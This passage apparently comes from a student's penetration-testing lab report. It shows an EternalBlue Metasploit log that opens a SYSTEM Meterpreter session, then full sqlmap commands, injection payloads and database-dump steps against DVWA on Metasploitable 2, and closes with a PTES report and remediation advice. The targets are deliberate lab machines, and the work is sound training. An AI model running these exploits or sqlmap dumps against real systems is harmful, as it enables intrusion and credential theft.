[*] 192.168.55.103:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.55.103:445 - Sending all but last fragment of exploit packet
[*] 192.168.55.103:445 - Starting non-paged pool grooming
[+] 192.168.55.103:445 - Sending SMBv2 buffers
[+] 192.168.55.103:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.55.103:445 - Sending final SMBv2 buffers.
[*] 192.168.55.103:445 - Sending last fragment of exploit packet!
[*] 192.168.55.103:445 - Receiving response from exploit packet
[+] 192.168.55.103:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.55.103:445 - Sending egg to corrupted connection.
[*] 192.168.55.103:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.55.103
[+] 192.168.55.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.55.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.55.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.55.105:4444 -> 192.168.55.103:49249) at 2025-09-14 06:19:48 -0400

meterpreter >
```

Step 2 – Verify Escalation

Metasploit should spawn a **new elevated session**:


[*] Exploit completed, new Meterpreter session 1 opened

Then check privileges:

getuid

getprivs

Expected output:
Server username: NT AUTHORITY\SYSTEM
you now have **SYSTEM-level access**.



4.3 Extra Post-Exploitation Practice

Once SYSTEM, you can:

Collect files and hash them with:

download C:\\Windows\\System32\\drivers\\etc\\hosts sha256

Compare the Hashes. Both should be same.

4.4 Volatility Analysis

Network Connections (netstat)

Process Listing (ps)

Credential Dump (hashdump)

---

5. Capstone Project: Full VAPT Cycle

Activities:

- **Tools:** Kali Linux, Metasploit, OpenVAS, Google Docs.
- **Tasks:** Simulate pentest, exploit, report.
- **Enhanced Tasks:**
  - **Simulation:** Exploit DVWA with sqlmap for SQL injection. Follow TryHackMe.
  - **Detection:** Log OpenVAS findings:

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-18 12:00:00	192.168.1.200	XSS	Exploitation

- **Remediation:** Suggest input sanitization, rescan.
- **Reporting:** Write a 200-word PTES report in Google Docs.
- **Briefing:** Draft a 100-word non-technical summary.

5. Capstone Project: Full VAPT Cycle

5.1 Simulation (Exploitation with sqlmap)

- Target: **DVWA (Damn Vulnerable Web App) -Metasploitable 2**
  http://192.168.55.102/dvwa/login.php


Username- Admin

Password- password


- Vulnerability: **SQL Injection** on login.php
- Tool Used: **sqlmap**

Click on DVWA Security and set the security level to low.

After setting security to low , we click on SQL injection and set the ID as 1.



Click on inspect and go to applications to view the php session id



To Get the Databases:

Syntax:

sqlmap -u "http://192.168.55.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=a6d7aab9e2412bec8da996f497bb283e; security=low" –dbs

- Result: Extracted database names including dvwa.

```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3170 FROM (SELECT(SLEEP(5)))SsaB)-- JCvw&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7170627671,0x484c596750594b4d44787762506371634f516352467448676f787271775
1546a704958534751735a,0x7162717a71),NULL#&Submit=Submit
---
[02:23:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[02:23:08] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[02:23:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.55.102'

[*] ending @ 02:23:08 /2025-09-15/
```

To get the Tables:

sqlmap -u "http://192.168.55.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=a6d7aab9e2412bec8da996f497bb283e; security=low" –tables


```
Database: information_schema
[17 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES                     |
| KEY_COLUMN_USAGE                      |
| PROFILING                             |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| STATISTICS                            |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| USER_PRIVILEGES                       |
| VIEWS                                 |
| COLUMNS                               |
| TABLES                                |
| TRIGGERS                              |
+---------------------------------------+

Database: dvwa
[2 tables]
+---------------------------------------+
| guestbook                             |
| users                                 |
+---------------------------------------+

Database: mysql
[17 tables]
```


To get Columns in Specified Database and Table

–# sqlmap -u "http://192.168.55.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \
--cookie="PHPSESSID=a6d7aab9e2412bec8da996f497bb283e; security=low" -D dvwa -T users –columns



the command sqlmap -u "url" --cookie "php session id and security"---D dvwa -T users --dump will dump all the values of the columns of the table user in a text file locally.

–# sqlmap -u "http://192.168.55.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \
--cookie="PHPSESSID=a6d7aab9e2412bec8da996f497bb283e; security=low" -D dvwa -T users –dump



- After fixes, perform **retesting with OpenVAS** to confirm vulnerabilities are mitigated.

5.2 PTES Report

Penetration Testing Execution Standard (PTES) Report

A penetration test was conducted on the target web application **DVWA (192.168.68.102)** using a simulated internal attacker perspective. The engagement followed the PTES phases: pre-engagement, intelligence gathering, vulnerability analysis, exploitation, post-exploitation, and reporting.

During the vulnerability assessment phase, OpenVAS scans identified critical issues, including **SQL Injection** and **Cross-Site Scripting (XSS)**. These findings were validated using manual testing and exploitation techniques. For SQL Injection, **sqlmap** successfully enumerated backend databases from the login page, confirming the risk of data disclosure and privilege escalation. XSS vulnerabilities were identified, allowing malicious script injection that could compromise user sessions.

The exploitation confirmed that sensitive application data was at risk. If leveraged by an attacker, these vulnerabilities could lead to **data theft, session hijacking, or full application compromise**.

Recommended remediation includes enforcing **secure coding practices** such as input validation, output encoding, and the adoption of **prepared statements** in database queries. Continuous patch management and regular vulnerability scanning are also advised.

The overall security posture of the tested environment is **high risk** due to exploitable web vulnerabilities. A follow-up security assessment should be conducted after remediation to ensure effective mitigation.

Non-Technical Summary

The security assessment of the target web application revealed serious vulnerabilities that could allow attackers to steal sensitive data and compromise user accounts. Tests confirmed that the application is vulnerable to SQL Injection and Cross-Site Scripting (XSS). These issues mean that an attacker could manipulate the database or inject harmful scripts, leading to data loss, account takeover, or service disruption. To fix these problems, the development team should adopt secure coding practices, validate all user inputs, and apply regular security scans. Addressing these issues will significantly reduce risk and improve the overall safety of the application.

Submitted by
Rahil.D